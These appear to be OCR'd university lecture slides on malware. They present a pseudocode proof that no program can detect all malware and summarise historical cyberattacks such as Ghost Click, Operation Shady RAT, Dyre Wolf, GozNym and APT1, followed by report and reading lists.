- Suppose there exists SuperKiller (a program that can detect all malware): SuperKiller takes as input a file and decides if it's malware or not.
- A malware writer writes UltraWorm, which runs SuperKiller as a subroutine (e.g., in an attempt to remove all rival malware)

Is it possible to detect all malware?

- UltraWorm():

```
if (SuperKiller(UltraWorm) == true) then
        Terminate_execution
else
        Output UltraWorm            // replicate itself
        Do something malicious
        Terminate_execution
```

- What happens when UltraWorm gives its SuperKiller subroutine the file that contains the code for UltraWorm (itself) as input?
  1. If SuperKiller decides that UltraWorm *is* malware, then UltraWorm would terminate without doing anything more
  2. If SuperKiller decides that UltraWorm *is not* malware, then UltraWorm could continue to do something malicious and then terminate

  Both 1. and 2. are contradictions of the fact that we initially assumed that SuperKiller could detect all malware.
- Therefore, we must conclude that SuperKiller cannot exist.

Recent cybersecurity incidents

Recent attacks

- FBI takes down a $14M DNS malware operation (Nov. 9, 2011): operation Ghost Click
  - Massive, sophisticated Internet fraud scheme
  - Involved injection of malware in more than 4 million computers in over 100 countries (>500K in US)
  - Generated an estimated $14M in illegitimate income
  - Ran by 6 Estonian and 1 Russian nationals
  - Malware operation began in 2007
  - Attacks rely on some form of virus-like malware(DNSChanger) resistant to anti-virus programs that redirected users to rogue DNS servers operated by the criminals

Recent attacks

- In August 2011, security experts from McAffee have discovered the biggest series of cyber attacks to date: Operation Shady RAT
- Between 2006-2011, the networks more than 72 organizations have been infiltrated
  - Governments of the United States, Taiwan, India, S. Korea, Vietnam, and Canada
  - The United Nations
  - The International Olympic Committee
  - An array of companies, from defense contractors to high-tech enterprises.
- It is widely believed there was a “state actor” behind the attacks, given the complexity of the attacks

Operation Shady RAT

- In the case of United Nations, hackers:
  - broke into the computer system of the UN Secretariat in Geneva in 2008,
  - hid there unnoticed for nearly two years, and
  - quietly combed through reams of secret data
- What is happening to all this data ... is still largely an open question

Operation Shady RAT

- Dmtri Alperovitch (VP of threat research at McAffee):
  - *"Companies and government agencies are getting raped and pillaged every day. They are losing economic advantage and national secrets to unscrupulous competitors,"*
  - *"This is the biggest transfer of wealth in terms of intellectual property in history,"*
  - *"The scale at which this is occurring is really, really frightening."*

Operation Shady RAT

- Dmtri Alperovitch (VP of threat research at McAffee):
  - *“I am convinced that every company in every conceivable industry with significant size and valuable intellectual property and trade secrets has been compromised (or will be shortly), with the great majority of the victims rarely discovering the intrusion or its impact.”*
  - *"In fact, I divide the entire set of Fortune Global 2000 firms into two categories: those that know they've been compromised and those that don't yet know."*


Dyre Wolf: Bank transfer cyber scam

- April 2015: IBM Security unearths sophisticated bank transfer cyber scam
  - Spear Phishing, Malware, Social Engineering and DDoS

- Cybercriminals:
  - Grow in resourcefulness and productivity at alarming rates
  - Share expertise on a global scale
  - Launch carefully planned, long-term attacks to attain the highest return on investment

- http://securityintelligence.com/dyre-wolf/

Dyre Wolf: Bank transfer cyber scam



GozNym Banking Malware

- May 2019: Europol takes down an international crime gang which used malware to steal $100m from more than 40,000 victims
- Infecting victims' computers with GozNym malware designed to capture victims' online banking login credentials

https://www.europol.europa.eu/newsroom/news/goznym-malware-cybercriminal-network-dismantled-in-international-operation

https://securityintelligence.com/meet-goznym-the-banking-malware-offspring-of-gozi-isfb-and-nymaim/

Advanced Persistent Threats


- An attack that happens covertly over a long period of time
  - Advanced: sophisticated techniques are using malware to exploit vulnerabilities in target systems
  - Persistent: continuous monitoring and extracting data from a specific target
  - Threat: human involvement in orchestrating the attack
- Usually conducted by a nation-state attacker

Mandiant report on APT1

- Chinese attacks using APT methodology between 2004 and 2013 using following lifecycle:
  - Initial compromise
  - Establish Foothold
  - Escalate Privileges
  - Internal Reconnaissance
  - Move Laterally
  - Maintain Presence
  - Complete Mission

https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf

https://www.mandiant.com/blog/mandiant-exposes-apt1-chinas-cyber-espionage-units-releases-3000-indicators/



(from 2017 Internet Security Threat Report (Symantec)

What is the extent of cybercrime?

- What is the amount of damage?
- Article in the Communications of the ACM magazine: *Cybercrime: It's Serious, But Exactly How Serious?*
  http://cacm.acm.org/magazines/2013/3/161196-cybercrime-its-serious-but-exactly-how-serious/
- Symantec says 110 billion, McAffee says 1 trillion
- Hurdles to accurate reporting:
  - Failure to report
  - Self-selection bias
  - No standard mechanism for losses
  - Undetected losses

Additional Information

Reports posted on the course webpage:

- Mandiant Cyber Security Trends: 2020, 2019
- CSO Top cybersecurity facts, figures and statistics for 2020
- US State of Cybercrime Survey: 2018 report
- Verizon Data Breach Investigation Report: 2020, 2019, 2018
- Sophos Threat report: 2020, 2019
- Malwarebytes State of Malware Report: 2020, 2019
- Kaspersky reports (APT trends, DDoS, spam & phishing): 2020
- Symantec Internet security Threat Report: 2020, 2019, 2018
- RSA Current State of Cybercrime: 2019, 2018
- Biggest data breaches: 2020, 2019, 2018

What to read?

- Insider Attacks: Chapter 4.1 from the Textbook
- Computer Viruses: Chapter 4.2 from the Textbook
- Computer Worms: Chapter 4.3.2 from the Textbook
- Rootkits: Chapter 4.3.3 from the Textbook
- Zero-day Attacks: Chapter 4.3.4 from the Textbook
- Botnets: Chapter 4.3.5 from the Textbook